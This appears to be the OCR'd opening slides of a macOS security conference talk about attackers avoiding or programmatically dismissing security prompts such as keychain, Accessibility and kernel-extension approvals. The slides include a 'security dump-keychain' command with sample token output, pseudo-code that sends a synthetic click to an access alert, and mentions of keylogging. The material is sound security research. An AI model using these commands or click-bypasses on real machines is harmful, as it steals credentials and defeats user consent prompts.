
# The Mouse

## is mightier than the sword



# WHOIS

@patrickwardle

nasa nsa synack digita

Objective-See

cybersecurity solutions for the macOS enterprise

# Outline

the targets

(past) attacks


mitigations

full bypass


weaponization

# The Targets

## 'tempting' UI components



# The Attacker's Conundrum




many 'useful' actions (e.g. accessing the keychain, loading a kext, etc.) now generate an alert that (ideally) the user must explicitly interact with. #security

# The Goal

for alerts:


1. avoid all together
2. " " dismiss (via code)

of course, Apple tries to prevent both these scenarios!

...more on this shortly ;)

$ ./dumpKeychain


```
//query keychain logic
...

//bypass
// pseudo-code
if(accessAlertWindow)
{
    sendClick();
}
```




dismiss alert via code?!

# The Targets

## the macOS keychain




Keychain Access.app

private keys

certificates

passwords

autofill data


auth tokens

app data

as normal user!

```
$ /usr/bin/security dump-keychain -d login.keychain

keychain: "~/Library/Keychains/login.keychain-db"

class: "genp"
attributes:
0x00000007 <blob>="GitHub - https://api.github.com"

data:
"7257b03422bbab65f0e7d22be57c0b944a0ae45d9e"
```


dumping keys





access alerts (UI)


# The Targets

## 'Security & Privacy' › 'Accessibility'




Accessibility Pane



UI events & manipulations


keylogging!


hunter2


*"Apps with access to the accessibility API are allowed to manipulate the UIs of other applications. This gives them the ability to inject events into other processes, and allows them do pretty much anything you can. They can also log all your keystrokes." -superuser.com*

# The Targets

## "User-Approved Kernel Extension Loading"




*"I got 99 Problems, but Little Snitch ain't one!" -Wardle/DefCon '16*


*"macOS High Sierra introduces a new feature that requires user approval before loading new third-party kernel extensions" -apple.com*

Technical Note TN2459:
*"User-Approved Kext Loading"*
-apple.com


approval required


# The Targets

## Security Alerts/(3rd-party)Tools





macOS firewall alert







ransomwhere? alert

